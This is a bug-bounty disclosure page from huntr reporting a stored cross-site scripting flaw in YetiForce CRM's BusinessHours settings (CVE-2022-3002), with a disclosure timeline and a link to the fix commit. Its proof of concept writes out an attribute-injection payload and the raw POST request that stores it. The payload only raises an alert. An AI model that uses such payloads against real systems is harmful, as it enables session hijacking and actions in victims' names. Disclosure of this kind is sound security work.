huntr

Persistent Cross Site Scripting - BusinessHours Module - Settings in yetiforcecompany/yetiforcecrm

2

✓ Valid Reported on Aug 19th 2022

Description

The application uses Purifier to avoid the Cross Site Scripting attack. However, On BusinessHours module from Settings, the type of name parameter is "Text" but it is not validated and it's used directly without any encoding or validation on EditViewBlocks.tpl. It allows attacker to inject arbitrary Javascript code to perform an Stored XSS attack.


Proof of Concept

1- Login to the application
2- Access the BusinessHours Module (Edit) via the following URL:
`https://gitstable.yetiforce.com/index.php?module=BusinessHours&parent=Settings&view=Edit&record={id}`
3- Change the {id} of the previous URL with the valid recordID. Change the value of "name" parameter with the following payload:

```
BusinessHours" onfocus="alert(document.domain)" autofocus ""="
```


**Inject the payload

Chat with us



```
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="module"

BusinessHours
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="parent"

Settings
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="view"

Edit
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="action"

Save
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="record"

1
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="name"

m" onfocus="alert(document.domain)" autofocus="" "
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="working_days[]"

2
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="working_hours_from"

13:01
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="working_hours_to"

13:01
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="reaction_time"

1:H
-----------------------------221934656331756035743231417154
Content-Disposition: form-data; name="idle_time"

1:H
```

```
HTTP/2 302 Found
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Origin: *
Expires: Fri, 19 Aug 2022 11:04:22 GMT
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate,
post-check=0, pre-check=0
Referrer-Policy: no-referrer
Expect-Ct: enforce; max-age=3600
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Robots-Tag: none
X-Permitted-Cross-Domain-Policies: none
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src 'self' blob:; img-src 'self' data:
*.tile.openstreetmap.org; script-src 'self' 'unsafe-inline' blob:
https://www.google-analytics.com; form-action 'self'
https://www.paypal.com; frame-ancestors 'self'; frame-src 'self' mailto:
 tel:; style-src 'self' 'unsafe-inline'; connect-src 'self';
Last-Modified: Fri, 19 Aug 2022 11:04:22 GMT
Location: index.php?module=BusinessHours&parent=Settings&view=List
Vary: User-Agent
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Fri, 19 Aug 2022 11:04:22 GMT
Server: Apache
```



https://gitstable.yetiforce.com/index.php?module=BusinessHours&parent=Settings&view=Edit&record=1

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Type keyword and press en
YetiForce - Latest stable
Software configuration / Company / Business hours / Business hours

Edit business hours - m" onfocus="alert(document.domain)" autofocus="" "

Name: m

Working days: □ Mon ☑ Tue □ Wed □ Thu □ Fri □ Sat □ Sun □ Holidays

From: 13:01

To: 13:01

Default reaction time

Default idle time

Default resolve time

Default □

gitstable.yetiforce.com

gitstable.yetiforce.com

PoC Video

https://drive.google.com/file/d/1eOMZ1-ltqBA4OgJh1s14sRllXnqoU8XV/view?usp=sharing

Impact

An XSS attack allows an attacker to execute arbitrary JavaScript in the context of the attacked website and the attacked user. This can be abused to steal session cookies, perform requests in the name of the victim or for phishing attacks.

Occurrences

EditViewBlocks.tpl L32

CVE
CVE-2022-3002
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
Medium (5.4)

Registry
Other

Affected Version
6.4.0

Visibility
Public

Status
Fixed

Found by

thanhlocpanda
@thanhlocstudent
master

This report was seen 1,044 times.

Chat with us

We are processing your report and will contact the yetiforcecompany/yetiforcecrm team within 24 hours. 3 months ago

24 hours. 3 months ago

thanhlocpanda modified the report 3 months ago

thanhlocpanda modified the report 3 months ago

thanhlocpanda modified the report 3 months ago

We have contacted a member of the **yetiforcecompany/yetiforcecrm** team and are waiting to hear back 3 months ago

thanhlocpanda modified the report 3 months ago

thanhlocpanda modified the report 3 months ago

We have sent a follow up to the **yetiforcecompany/yetiforcecrm** team. We will try again in 7 days. 3 months ago

thanhlocpanda modified the report 3 months ago

Mariusz Krzaczkowski validated this vulnerability 3 months ago

thanhlocpanda has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the **yetiforcecompany/yetiforcecrm** team. We will try again in 7 days. 3 months ago

We have sent a second fix follow up to the **yetiforcecompany/yetiforcecrm** team. We will try again in 10 days. 3 months ago

We have sent a third and final fix follow up to the **yetiforcecompany/yetiforcecrm** team. This report is now considered stale. 2 months ago

thanhlocpanda 2 months ago Researcher

Hi @admin, @mariuszkrzaczkowski fixed my security report 24 days ago, plea
this problem and publish the CVE. You can check the commit:
https://github.com/YetiForceCompany/YetiForceCRM/commit/54728becfdad9b0e080bbe336007
cba2ce518248#diff-f9364cb7859e4c25166032dd4585de38ada54f1c106cadf1968baf7d0902dd61

Chat with us

Jamie Slome 2 months ago Admin

It looks like the maintainer is going through the reports and updating the fixes, please allow som time and some patience for the maintainer to finish this 👍

Radosław Skrzypczak marked this as fixed in 6.4.0 with commit 54728b 2 months ago

The fix bounty has been dropped ✗

This vulnerability will not receive a CVE ✗

EditViewBlocks.tpl#L32 has been validated ✓

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us